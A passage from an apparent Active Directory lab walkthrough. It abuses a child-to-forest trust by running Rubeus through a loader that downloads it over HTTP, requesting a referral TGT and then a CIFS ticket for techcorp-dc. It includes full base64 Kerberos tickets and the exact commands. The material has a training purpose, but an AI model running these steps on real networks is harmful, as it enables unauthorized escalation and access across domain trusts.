0ASFNKOB8TCB7qADAgEAooHmBIHjfYHgMIHdoIHaMIHXMIHUoCswKaADAgESoSIEIDp5BKcaOuIkikHKXsrM+c2COi6qYhsjL0BnGeHeEpYUoQobCEVVLkxPQ0FMohowGKADAgEBoREwDxsNYWRtaW5pc3RyYXRvcqMHAwUAQKEAAKURGA8yMDI1MDIyNjE4NDExOVqmERgPMjAyNTAyMjcwMjQ1MzhapxEYDzIwMjUwMzA1MTY0NTM4WqgTGxFVUy5URUNIQ09SUC5MT0NBTKkmMCSgAwIBAqEdMBsbBmtyYnRndBsRdXMudGVjaGNvcnAubG9jYWw=Now once again, let’s encode the Rubeus argument(asktgs) and copy/paste it into where we will be requesting our TGT and we will use ArgSplit.bat file for that.
Now, in the EU-DC$ session again, we can finally request a referral TGT for techcorp.local from us.techcorp.local, leveraging the child-to-forest bidirectional trust. To ensure the request is successful, we must use the previously obtained local TGT in the /ticket parameter.
C:\Users\Public\Loader.exe -Path http://127.0.0.1:8080/Rubeus.exe -args %Pwn% /service:krbtgt/techcorp.local /dc:us-dc.us.techcorp.local /targetdomain:us.techcorp.local /nowrap /ticket:</TICKET>

doIFczCCBW+gAwIBBaEDAgEWooIEcDCCBGxhggRoMIIEZKADAgEFoRMbEVVTLlRFQ0hDT1JQLkxPQ0FMoiMwIaADAgECoRowGBsGa3JidGd0Gw5URUNIQ09SUC5MT0NBTKOCBCEwggQdoAMCARKhAwIBAqKCBA8EggQLBuDcXZG/Py62E/lrquhe9czbv01iAtYa5srHh5nWBdK2TFQGnWgXCoRmWAeniO6ZO90vVk+h00Tkvv+tIIEsKNDKbL8qoSh3LLe2eflbUCa68Akxz0adljvm6VjD1wgUuIo+GGtWzDB97lSmnoHwDqdyriyTg5mZLOj6q2ve92SJXUgUNTHzToUp5Oph5lhm6I0Mmywk+pLT9OEFFQx0BU6jgzKt4x63ASUCgR3a5z4MHL2LM5A3IM7g0Dmxd5ZZidhQXnEYt/RlIOEvvpmsCCTTIYNVUXQQ01vUO7NbXckFL9/H192GzKnZgzXwwUdqTa1PsgKsfS8Evj+H5kex25ucixd42H/daFoRiJG6XaWetbB9H8RGQJPVA8XXm7w8drswLxj4dHF8afliXMtaLCOuFzkbbLjxr1xJEVqaBbS8aZ1cUtgIIAe6FGOvdLxUFAcrMWEaZo/c9cwobWOhLz2E27QYck8POOd+X9mbYC4vpb8nszPM5ByoyMVR0cjP0jw8c4j5Idk5hfIBoBz1gohbdMQYnSMGQGltXvYYGUXu5pM1a79VyO5CDHbz8KBj++1f3tygYpZokRWy2ydpu0NY0/dHkEbnHWdRsRhLUe91TqW11uddxM4yQeAgDHjgY5zWQV8NrjNs5jh9IEkuoCcxPcICWCNm0A1Qyqctat85W5TiNYm6pGqKjQDvTbt5aXI5w49HBSkSHflym+rfKwZLBb9woU5WjQc6qvKVBSo7nJEOCYOVPFLLvvzXoCzvQRjLR73pLZ2nzQVAzXNX7rblg8XUI3kxOGg2ElHH0flEJm8ksr1HNNUB4Y/vn9Nlz3sRZOtQAmO1FuyGR7yOrCxsRYtMafNuoXP3D/0vJmOiksEJTtINpKsyrSv6W0JHisMXkXjrQE57s1wuRx69EpnxMarVnSrd89VBo0V7Qfr62VFRFtb+Mteuj5zL1/H5t5Qn8R0X5SDlqlTUCF8muE4NBBhkkjLEHockUUsibxR4JKudZiMtMMfhCFRErL2jksBVT3EMx5Vif+dLIpu7AElzf6VFE4715RbYxNEn2XxXIvNAGj1060jf+KwnfCqlhRfop3A+fUGo95shpLpZ9ZM0kviSgyQHBR0arGENUR1XIzkC2eNCphVhzyU/oK4Ft+4SQYN/iwTmEXTPVx8BhT/ICCdeNdqg53YEOxO+cv0Xz/chwEE7rXTi2t3/q1uMpE8k2P6pfitjJUkLEqfFcCmCG35neYVWl5ibIuICq9DNPai+IxM6RvqMAoUZ/H+XsoJMHfMwwoHqLNMYr8AVaeJ964/2QnqAOlQA8BDtwi4DFGN+YYvgs+LdCSQs+tVA4i4JTG0aLR33FnvL1u7VWGP4/WUcYibTj6iXo4HuMIHroAMCAQCigeMEgeB9gd0wgdqggdcwgdQwgdGgKzApoAMCARKhIgQgfsOdv0l5ke4JizStK69SYoWLScaBiP6aRrOwSfP3vo2hChsIRVUuTE9DQUyiGjAYoAMCAQGhETAPGw1hZG1pbmlzdHJhdG9yowcDBQBApQAApREYDzIwMjUwMjI2MTg1NzA3WqYRGA8yMDI1MDIyNzAyNDUzOFqnERgPMjAyNTAzMDUxNjQ1MzhaqBMbEVVTLlRFQ0hDT1JQLkxPQ0FMqSMwIaADAgECoRowGBsGa3JidGd0Gw5URUNIQ09SUC5MT0NBTA==Now, in the EU-DC$ again, we can request a usable TGS for accessing a target service, such as CIFS, on techcorp.local. To complete this step, we must use the previously obtained child-to-forest referral TGT in the /ticket parameter, allowing us to authenticate to the desired service.
C:\Users\Public\Loader.exe -Path http://127.0.0.1:8080/Rubeus.exe -args %Pwn% /service:CIFS/techcorp-dc.techcorp.local /dc:techcorp-dc.techcorp.local /nowrap /ptt /ticket:</TICKET>


With the obtained TGS, we now have the necessary permissions to access the file system on techcorp-dc from eu-dc using domain user privileges, successfully completing the objective.
net view \\techcorp-dc.techcorp.local